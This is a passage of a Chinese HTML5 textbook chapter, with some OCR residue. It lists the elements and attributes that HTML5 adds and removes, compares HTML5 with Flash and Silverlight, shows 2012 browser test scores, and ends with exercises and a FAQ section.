在上述代码中，省略了 html 标记、head 标记、body 标记，这些标记以隐式的方式在文档结构中存在。除此之外，还使用了 p 元素，并省略了该元素的结束标记，同样表示段落。一段文字与一段文字之间需要换行时，可使用 br 元素，该元素没有结束标记，以“
”的形式应用于 HTML 文档中。

在浏览器中访问该页面，运行结果如图 1-2 所示。

1.3.2 新增的元素和废除的元素

与 HTML 4 相比较，HTML 5 新增了很多元素，同时也废除了不少元素，本节将简单介绍 HTML 5 中新增的元素和废除的元素。



图 1-2　使用 HTML 5 标记显示新闻

1．新增的结构元素

在 HTML 5 中新增了以下与结构相关的元素。

- **section**　该元素用于定义 HTML 文档中的节（section、区段），比如章节、页眉、页脚或页面中的其他部分。它可以与 h1、h2、h3…等元素结合使用，标识文档结构。
- **article**　该元素用于在 HTML 文档中定义独立的内容，譬如博客中的一篇文章或报纸中的一篇文章。
- **aside**　该元素用于定义其所处内容之外的内容。
- **header**　该元素用于定义文档的标题。
- **hgroup**　该元素用于对整个页面或页面中一个内容区段（section）的标题进行组合。
- **footer**　该元素用于定义整个文档或文档中一个内容区段（section）的页脚。在典型情况下，该元素会包含创作者的姓名、创作日期以及创作者的联系方式等信息。
- **nav**　该元素用于定义文档中导航链接的部分。
- **figure**　该元素用于定义一段独立的流内容（如图像、图表、照片、代码等），一般表示文档主体流内容中的一个独立单元。下面使用该元素为 HTML 文档定义插图的图像，如下所示：

```
<figure>
    <p>黄浦江上的卢浦大桥</p>
    <img src="shanghai lupu bridge.jpg" width="350" height="234" />
</figure>
```

2．新增的其他元素

除了结构元素外，在 HTML 5 中还新增了以下元素。

- **video**　该元素用于定义视频，比如电影片段或其他视频流。
- **audio**　该元素用于定义声音，比如音乐或其他音频流。
- **embed**　该元素用来插入各种多媒体，格式可以是 Midi、Wav、AIFF、AU、MP3 等。该元素在 HTML 5 中的应用如下所示：

```
<embed src="helloworld.swf" />
```

- **mark**　该元素主要用来在视觉上向用户呈现那些需要突出显示或高亮显示的文字。mark 元素的一个比较典型的应用就是在搜索结果中向用户高亮显示搜索关键词。
- **progress**　该元素表示运行中的进程，可以使用该元素来显示 JavaScript 中耗费时间的函数的进程。
- **meter**　该元素用于定义度量（单位），仅用于已知最大值和最小值的度量。在使用 meter 元素时，必须定义度量的范围，既可以在元素的文本中，也可以在 min/max 属性中定义。
- **time**　该元素用于定义日期或时间，也可以同时表示两者。
- **ruby**　该元素用于定义 ruby 注释（中文注音或字符）。该元素由一个或多个字符（需要一个解释/发音）和一个提供该信息的 rt 元素组成，还包括可选的 rp 元素，定义当浏览器不支持“ruby”元素时显示的内容。该元素在 HTML 5 中的应用如下所示：

```
<ruby>
    漢 <rt><rp>(</rp>ㄏㄢˋ<rp>)</rp></rt>
</ruby>
```

- **rt**　该元素用于定义字符（中文注音或字符）的解释或发音，经常与 ruby 元素一同使用。下面是一个 ruby 注释：

```
<ruby>
漢<rt> ㄏㄢˋ</rt>
</ruby>
```

- **rp**　该元素在 ruby 注释中使用，以定义不支持 ruby 元素的浏览器所显示的内容，与 ruby 以及 rt 元素一同使用。



支持 ruby 元素的浏览器不会显示 rp 元素的内容。

- **wbr**　该元素用于定义软换行，它与 br 元素的区别是：br 元素表示此处必须换行；而 wbr 元素的意思是浏览器窗口或父级元素的宽度足够宽时（没必要换行时），不进行换行，而当宽度不够时，主动在此处进行换行。wbr 元素对字符型的语言作用很大，但是对于中文没有很大的用处。该元素在 HTML 5 中的应用如下所示：

```
<p>
```


```
    如果想学习 Ajax，那么您必须熟悉 XML
    <wbr>Http<wbr>Request 对象。
</p>
```

- **canvas** 该元素用于定义图形，比如图表或其他图像。这个元素本身没有行为，仅提供一块画布，但它把一个绘图 API 展现给客户端 JavaScript，以使脚本能够将需要绘制的东西绘制到这块画布上。下面通过 canvas 元素来显示一个红色的矩形：

```
<canvas id="myCanvas"></canvas>
<script type="text/javascript">
    var canvas=document.getElementById('myCanvas');
    var ctx=canvas.getContext('2d');
    ctx.fillStyle='#FF0000';
    ctx.fillRect(0,0,80,100);
</script>
```

- **command** 该元素用于定义命令按钮，比如单选按钮、复选框或按钮等。只有当该元素位于 menu 元素内时，该元素才是可见的，否则不会显示这个元素，但是可以用它规定键盘快捷键。
- **details** 该元素描述文档或文档某个部分的细节，它可以与 summary 元素配合使用。summary 元素提供标题或图例，其中，标题是可见的，用户单击标题时，会显示出细节信息。summary 元素应该是 details 元素的第一个子元素。
- **datalist** 该元素用于定义可选数据的列表，与 input 元素配合使用可以制作出含有输入文本框的下拉列表。该元素在 HTML 5 中的应用如下所示：

```
<input id="myCar" list="cars" />
<datalist id="cars">
    <option value="BMW">
    <option value="Ford">
    <option value="Volvo">
</datalist>
```



datalist 及其选项不会被显示出来，它仅仅是合法的输入值列表。在使用 datalist 元素时，需要使用 input 元素的 list 属性来绑定 datalist。

- **datagrid** 该元素用于定义可选数据的列表，它以树形列表的形式来显示。在 HTML 5 中的具体应用如下所示：

```
<datagrid></datagrid>
```

- **keygen** 该元素用于生成表单的密钥。当提交表单时，私钥存储于本地，公钥发送到服务器。该元素在 HTML 5 中的具体应用如下所示：

```
<form action="demo_keygen.action" method="get">
    Username: <input type="text" name="usr_name" />
```

```
    Encryption: <keygen name="security" />
    <input type="submit" />
</form>
```

- **output** 该元素用于定义不同类型的输出，比如脚本的输出。该元素在 HTML 5 中的应用如下所示:

```
<form action="form action.action" method="get" name="sumform">
    <output name="sum"></output>
</form>
```

- **source** 该元素为媒介元素（比如 video 和 audio），用于定义媒介资源。具体应用如下所示:

```
<video controls>
    <source="video.WMV" type="video/WMV" />
    <source="video.ogg" type="video/ogg" />
</video>
```

- **menu** 该元素用于定义菜单列表。

3. 新增的 input 元素类型

HTML 5 中新增了很多 input 元素的类型，如下所示。

- **email** 表示必须输入 E-mail 地址的文本输入框。
- **url** 表示必须输入 URL 地址的文本输入框。
- **number** 表示必须输入数值的文本输入框。
- **range** 表示必须输入一定范围内数字值的文本输入框。
- **Date Pickers** 表示可供选取日期和时间的新型输入文本框，共有 6 种样式:
  - **date** 可选取日、月、年的文本框。
  - **month** 可选取月份和年份的文本框。
  - **week** 可选择星期和年份的文本框。
  - **time** 可选择时间（小时和分钟）的文本框。
  - **datetime** 可选择时间、日、月、年（UTC 时间）的文本框。
  - **datetime-local** 可选择时间、日、月、年（本地时间）的文本框。

4. 废除的元素

由于各种原因，在 HTML 5 中废除了很多元素，这里将对这些废除的元素进行简单的介绍。

- 能使用 CSS 替代的元素

对于 basefont、big、center、font、s、strike、tt、u 这些元素，由于它们的功能都是纯粹为画面展示服务的，而 HTML 5 中提倡将画面展示性功能放在 CSS 样式表中统一编辑，因此将这些元素废除，并使用编辑 CSS、添加 CSS 样式表的方式进行替代。其中 font 元素允许由创作者手动来插入；s 元素和 strike 元素可以由 del 元素替代；tt 元素可以由 CSS 的

font-family 属性来替代。

❑ **不再使用 frame 框架**

对于 frameset 元素、frame 元素与 noframes 元素，由于 frame 框架对页面可用性存在负面影响，因此在 HTML 5 中不再支持 frame 框架，只支持 iframe 框架，或者使用服务器方创建的由多个页面组成的复合页面的形式。

❑ **只有部分浏览器支持的元素**

对于 applet、bgsound、blink、marquee 等元素，由于只有部分浏览器支持这些元素，特别是 bgsound 元素以及 marquee 元素，只被 Internet Explorer 所支持，因此在 HTML 5 中被废除。其中 applet 元素可由 embed 元素或 object 元素替代；bgsound 元素可由 audio 元素替代；marquee 可由 JavaScript 编程的方式所替代。

❑ **其他被废除的元素**

除了上面介绍的元素之外，HTML 5 还废除了很多元素。被废除的元素有 acronym、dir、isindex、listing、xmp、nextid、plaintext，这些元素都被其他元素所替代。例如：acronym 由 abbr 元素替代、dir 由 ul 元素替代、isindex 由 form 元素与 input 元素相结合的方式替代、listing 由 pre 元素替代、xmp 由 code 元素替代、nextid 由 GUIDS 替代、plaintext 由"text/plian"的 MIME 类型替代。

1.3.3 新增的属性和废除的属性

在 HTML 5 中增加和废除很多元素的同时，也增加和废除了很多属性，本节对于这些增加和废除的属性进行简单介绍。

1. 新增的属性

HTML 5 与 HTML 4 相比，新增了很多属性，主要体现在与表单相关的属性和与链接相关的属性两个方面。

❑ **与表单相关的属性**

新增的与表单相关的属性主要体现在如下几个方面：

（1）可以对 input、select、textarea 与 button 元素指定 autofocus 属性。它以指定属性的方式使元素在画面打开时自动获得焦点。

（2）可以对 input 元素与 textarea 元素指定 placeholder 属性，它代表帮助用户进行输入的提示文字，提示用户可以输入的内容。

（3）可以对 input、output、select、textarea、button 与 fieldset 指定 form 属性，声明它属于哪个表单，然后将其放置在页面上任何位置，而不是表单之内。

（4）可以对 input 元素（除非是隐藏元素、image 类型或 button 类型）与 textarea 元素指定 required 属性。该属性表示在用户提交的时候进行检查，使得该元素内必须有输入内容。

（5）为 input 元素增加了几个新的属性：autocomplete、min、max、multiple、pattern 与 step。同时还有一个新的 list 元素与 datalist 元素配合使用。datalist 元素与 autocomplete

属性配合使用。multiple 属性允许在上传文件时一次上传多个文件。

（6）为 input 元素与 button 元素增加了新属性 formaction、formenctype、formmethod、formnovalidate 与 formtarget，它们可以重载 form 元素的 action、enctype、method、novalidate 与 target 属性。

（7）为 fieldset 元素增加了 disabled 属性，可以将它的子元素设置为 disabled（无效）状态。

（8）为 input、button、form 元素增加了 novalidate 属性，该属性可以取消提交时进行的有关检查，表单可以被无条件的提交。

❑ **与链接相关的属性**

新增的与链接相关的属性主要体现在如下几个方面：

（1）为 a 与 area 元素增加了 media 属性，该属性规定目标 URL 是为什么类型的媒介/设备进行优化的。media 只能在 href 属性存在时使用。

（2）为 area 元素增加了 hreflang 属性与 rel 属性，以保持与 a 元素、link 元素的一致。

（3）为 link 元素增加了新属性 sizes。该属性可以与 icon 元素结合使用（通过 rel 属性），该属性指定关联图标（icon 元素）的大小。

（4）为 base 元素增加了 target 属性，主要目的是保持与 a 元素的一致性，同时 target 元素由于在 Web 应用程序中，尤其是在与 iframe 结合使用时，是非常有用的，所以不再是不赞成使用的元素了。

❑ **其他属性**

除了上面介绍的与表单和链接相关的属性外，HTML 5 还增加了下面几个属性：

（1）为 ol 元素增加属性 reversed，用于指定列表倒序显示。

（2）为 meta 元素增加 charset 属性，因为这个属性已经被广泛支持，而且为文档的字符编码的指定提供了一种比较良好的方式。

（3）为 menu 元素增加了两个新的属性，分别是 type 与 label。其中，label 属性为菜单定义一个可见的标注；type 属性让菜单可以以上下文菜单、工具条与列表菜单 3 种形式出现。

（4）为 style 元素增加 scoped 属性，用来规定样式的作用范围，譬如只对页面上某个树起作用。

（5）为 script 元素增加 async 属性，用于定义脚本是否异步执行。

（6）为 html 元素增加属性 manifest，开发离线 Web 应用程序时，与 API 结合使用，定义一个 URL，在这个 URL 上描述文档的缓存信息。

（7）为 iframe 元素增加 3 个属性 sandbox、seamless 与 srcdoc，用来提高页面安全性，防止不信任的 Web 页面执行某些操作。

2. 废除的属性

HTML 4 中的一些属性在 HTML 5 中不再被使用，而是采用其他属性或其他方案进行替代，具体如表 1-1 所示。

表 1-1　HTML 5 中被废除的属性

在 HTML 4 中使用的属性	使用该属性的元素	在 HTML 5 中的替代方案
rev	link、a	rel
charset	link、a	在被链接的资源中使用 HTTP content-type 头元素
shape、coords	a	使用 area 元素代替 a 元素
longdesc	img、iframe	使用 a 元素链接到较长描述
target	link	多余属性，被省略
nohref	area	多余属性，被省略
profile	head	多余属性，被省略
version	html	多余属性，被省略
name	img	id
scheme	meta	只为某个表单域使用 scheme
archive、classid、codebase、codetype、declare、standby	object	使用 data 与 type 属性类调用插件。需要使用这些属性来设置参数时，使用 param 属性
valuetype、type	param	使用 name 与 value 属性，不声明值的 MIME 类型
axis、abbr	td、th	使用以明确简洁的文字开头，后跟详述文字的形式。可以对更详细内容使用 title 属性，来使单元格的内容变得简短
scope	td	在被链接的资源中使用 HTTP Content-type 头元素
align	caption、input、legend、div、h1、h2、h3、h4、h5、h6、p	使用 CSS 样式表进行替代
alink、link、text、vlink、background、bgcolor	body	使用 CSS 样式表进行替代
align、bgcolor、border、cellpadding、cellspacing、frame、rules、width	table	使用 CSS 样式表进行替代
align、char、charoff、height、nowrap、valign	tbody、thead、tfoot	使用 CSS 样式表进行替代
align、bgcolor、char、charoff、height、nowrap、valign、width	td、th	使用 CSS 样式表进行替代
align、bgcolor、char、charoff、valign	tr	使用 CSS 样式表进行替代
align、char、charoff、valign、width	col、colgroup	使用 CSS 样式表进行替代
align、border、hspace、vspace	object	使用 CSS 样式表进行替代
clear	br	使用 CSS 样式表进行替代
compact、type	ol、ul、li	使用 CSS 样式表进行替代
compact	dl	使用 CSS 样式表进行替代
compact	menu	使用 CSS 样式表进行替代
width	pre	使用 CSS 样式表进行替代
align、hspace、vspace	img	使用 CSS 样式表进行替代
align、noshade、size、width	hr	使用 CSS 样式表进行替代
align、frameborder、scrollingmarginheight、marginwidth	iframe	使用 CSS 样式表进行替代
autosubmit	menu	

1.4　Flash、Silverlight 与 HTML 5

Flash 与 Silverlight 是时下应用最广泛的两种 RIA 技术，而目前 HTML 5 风声鹤唳，也引发了微软和 Adobe 就 Flash、Silverlight 和 HTML 5 的一番辩论。本节将从 3 个方面简单对比这 3 种技术。

❑　**吸引开发者**

开发者是公司争夺的核心，Adobe 几乎抢占了全部终端用户市场，互联网上 98%的计算机运行 Flash，这对开发者来说非常重要。虽然 Adobe 并不是操作系统提供商，但他们让 Flash 进驻到几乎每一个浏览器和平台。

微软的 Silverlight 已经发展到 4.0，声称拥有 45%的市场，在欧洲和亚洲更高（60%）。它也提供跨平台和浏览器支持，虽然对 Linux 的支持不够及时。另外，微软声称，他们已经拥有近 50 万开发者。微软和 Adobe 都有超级大客户，微软受益于体育运动赛事的“泛滥”，他们还为 Netflix 以及维多利亚内衣 Show 提供在线视频。Adobe 则几乎涵盖了所有大型视频网站，包括 YouTube 和 Hulu。

微软在 Silverlight 的开发工具方面做得很好，他们在 Silverlight 刚刚推出时就向开发者社区提供了开发工具，微软.NET 开发者可以直接在 VisualStudio 中开发 Silverlight 应用。Flash 开发者则使用 ActionScript、Flex、FlashBuilder 等工具进行开发。

另外，在编码器、API、音频处理、文件格式与尺寸、性能、动画模式等方面，双方也是各有千秋。不过，双方辩论的焦点最终放在如何同时吸引前端和后端开发者上。微软的 Expression 目前只支持 Windows，将 Mac 阵营的开发者拒之门外，同时，Adobe 也借 Catalyst 吸引各个平台的开发者。微软的 Goldfarb 提到他们注重开发者的传统，Adobe 则强调他们的用户基础，双方都保证会为消费者及企业用户提供跨媒体、富 Internet 体验。

❑　**HTML 5**

如果说 Silverlight 的推出让 Adobe 感到棘手，那么现在，双方都应该对 HTML 5 感到棘手。HTML 5 的使命是让富 Internet 应用成为 HTML 标准（DrDobbsreport）。不过，双方都不承认 HTML 5 对他们的威胁，相反，他们表示要与 HTML 5 和平共处，让 Flash 和 Silverlight 在 HTML 5 下工作，并在他们的工具中对 HTML 5 提供支持。

❑　**移动**

Adobe 的 Murarka 提到，在日本，Flash 是除了短消息之外的第二大移动应用。根据他们的路线图，他们将在 19 到 20 家最大的 OEM 商那里提供 Flash 支持（Google 已经演示过 Android 中的 Flash）。

谈到微软，虽然 Silverlight 甚至不支持微软自己的移动操作系统，不过，微软已经宣布同 Nokia 合作，向 Symbian 系统提供 Silverlight。

接着谈到 iPhone，这个让 Adobe 如梗在喉的产品，Adobe 已经要求开发者编写可以在 iPhone 上运行的 Flash 程序。Murarka 表示，他们会继续同苹果沟通，但苹果不允许在 iPhone 上运行解释代码（如 Java、PHP、PERL）。

鉴于将来会有比桌面电脑更多的移动设备投入使用，微软和 Adobe 必将在移动领域激烈竞争，目前的手机硬件还不适合运行太多富 Internet 应用，但随着硬件的发展，未来的两三年就可以实现这个目标。

1.5 项目案例：运行 HTML 5 测试页面


HTML 5 Test 网站（www.html5test.com）是用来测试浏览器对 HTML 5 热门新功能的支持程度。测试的满分是 500 分，如果浏览器同时支持那些没有列入 W3C 的标准将会获得附加分，例如支持 MPEG-4 可获得 2 附加分。

截至 2012 年 3 月 15 日，五大浏览器最新版本所取得的分数如表 1-2 所示。

表 1-2 浏览器得分情况

浏览器	正式版本	分数	测试版本	分数
Internet Explorer	9.0.8112.16421	141 分 ＋5 附加分	10	306 分 ＋6 附加分
Mozilla Firefox	11.0	335 分 ＋9 附加分	14 Alpha 1	335 分 ＋9 附加分
Opera	11.61 Build 1250	329 分 ＋9 附加分	12 Alpha	344 分 ＋9 附加分
Apple Safari	5.1.4（7534.54.16）	262 分 ＋2 附加分	5.2	352 分 ＋8 附加分
Google Chrome	17.0.963.79	374 分 ＋13 附加分	19.0.1074.0	379 分 ＋13 附加分

Firefox 浏览器运行测试页面的效果如图 1-3 所示，Chrome 浏览器运行测试页面的效果如图 1-4 所示。








图 1-3 Firefox 浏览器测试效果

图 1-4 Chrome 浏览器测试效果



随着 HTML 5 的发展，该测试网站也会添加关于新特性的测试项目。因此，测试满分会随之发生变化。另外分数高只代表浏览器现时对所挑选的新网页编码整体上有较佳的支持，并不代表日后其表现的趋势，因此分数只能作为参考。

1.6 习题

一、填空题

1．从 HTML 5 开始，文件的字符编码推荐使用__________。
2．HTML 5 草案最早于 2004 年提出，在 2007 年时被__________采纳。
3．在 HTML 5 中新增的__________属性可使 input 元素自动获取鼠标的输入光标。
4．使用新增的__________元素可以在页面中高亮显示一段文本。
5．__________元素表示文档中的一块独立的内容。

二、选择题

1．下面与 HTML 5 发展没有关系的组织是__________。
A．W3C
B．ISO
C．IETF
D．WHATWG
2．下列关于 HTML 5 新特性的描述不正确的是__________。
A．新增 contenteditable 属性
B．新增 header 和 footer 元素
C．新增 required 属性
D．新增 input 元素
3．下列关于 HTML 5、Flash 和 Silverlight 的描述，错误的是__________。
A．Silverlight 支持移动平台
B．HTML 5 比 Flash 和 Silverlight 更容易搜索
C．Flash 可用 ActionScript，Flex，Flash Builder 等开发工具
D．HTML 5 支持移动平台
4．HTML 5 中新的标记——ContentType 表示的是__________。
A．编码格式
B．声明
C．内容类型
D．以上都不是
5．下面关于设置编码格式的语法正确的是__________。
A．

```
<meta http-equiv="content-type" content="text/html;charset=UTF-8" />
```

B．

```
<meta charset="UTF-8" />
```

C.

```
<meta charset="UTF-8" http-equiv="content-type" content="text/html;
charset=UTF-8"/>
```

D. 以上都错误

三、上机练习

1. 制作淘宝网头部页面

编写如图 1-5 所示的效果对应的 HTML 代码。该页面由一个 2 行 8 列的表格来布局，其中，右边第二行的第 2、3、4、5、6、7、8 列跨列合并，存放搜索栏与搜索按钮。



图 1-5 淘宝网头部页面

1.7 实践疑难解答

1.7.1 为什么要使用 HTML 5



为什么要使用 HTML 5
网络课堂：http://bbs.itzcn.com/thread-19732-1-1.html

【问题描述】：感觉 HTML 本身就是一个数据展现、页面美化的一种语言，而 HTML 4 已经完全可以做到这些，那为什么还要使用 HTML 5 呢？它有哪些优点？

【正确答案】：HTML 5 的优点有很多，下面将罗列一些使用 HTML 5 的原因。

❑ **易用性**

两个原因使得使用 HTML 5 创建网站更加简单：语义及其 ARIA。新的 HTML 标签如 header、footer、nav、section 和 aside 等使得阅读者更加容易去访问内容。图 1-6 所示为使用 HTML 5 中语义标签定义的页面运行效果及源代码。

❑ **视频和音频支持**

在 HTML 5 之前，要显示视频或者音频，必须通过 Flash 或者插件。在 HTML 5 中通过 video 和 audio 标签就能访问视频或者音频。例如下面的示例代码：



图 1-6　HTML 5 页面

```
<video poster="myvideo.jpg" controls>
 <source src="myvideo.m4v" type="video/mp4" />
 <source src="myvideo.ogg" type="video/ogg" />
 <embed src="/to/my/video/player"></embed>
</video>
```

❑　**DOCTYPE**

在 HTML 5 中省略了复杂的 HTML 声明，只需使用 DOCTYPE 即可，非常简单，而且兼容所有浏览器。

❑　**更清晰的代码**

使用 HTML 5 可以通过使用语义学的标签描述内容，最后解决 div 及其 class 定义问题。以前需要使用大量的 div 来定义每一个页面内容区域，但是使用新的 section、article、header、footer、aside 和 nav 标签，可以使代码更加清晰且易于阅读。如下面的代码所示：

```
<header>
    <h1>Header Text</h1>
    <nav>
      <ul>
        <li><a href="#">Link</a></li>
        <li><a href="#">Link</a></li>
        <li><a href="#">Link</a></li>
      </ul>
    </nav>
```

```
</header>
```

❑ **更聪明的存储**

HTML 5 中最有特点的特性就是本地存储。有一点像比较老的技术 Cookie 和客户端数据库的融合。它比 Cookie 更好用，因为支持多个 Windows 存储，它拥有更好的安全性和性能，即使浏览器关闭后也可以保存。

❑ **更好的互动**

用户都喜欢更好的互动，都喜欢对用户有反馈的动态网站，这样用户可以享受互动的过程。使用 HTML 5 的画图标签可以实现很多的互动和动画，就像使用 Flash 达到的效果。

❑ **游戏开发**

使用 HTML 5 的 canvas 可以开发游戏。HTML 5 提供了一个非常伟大的、移动友好的方式去开发有趣互动的游戏。图 1-7 所示为使用 HTML 5 开发的游戏运行效果截图。

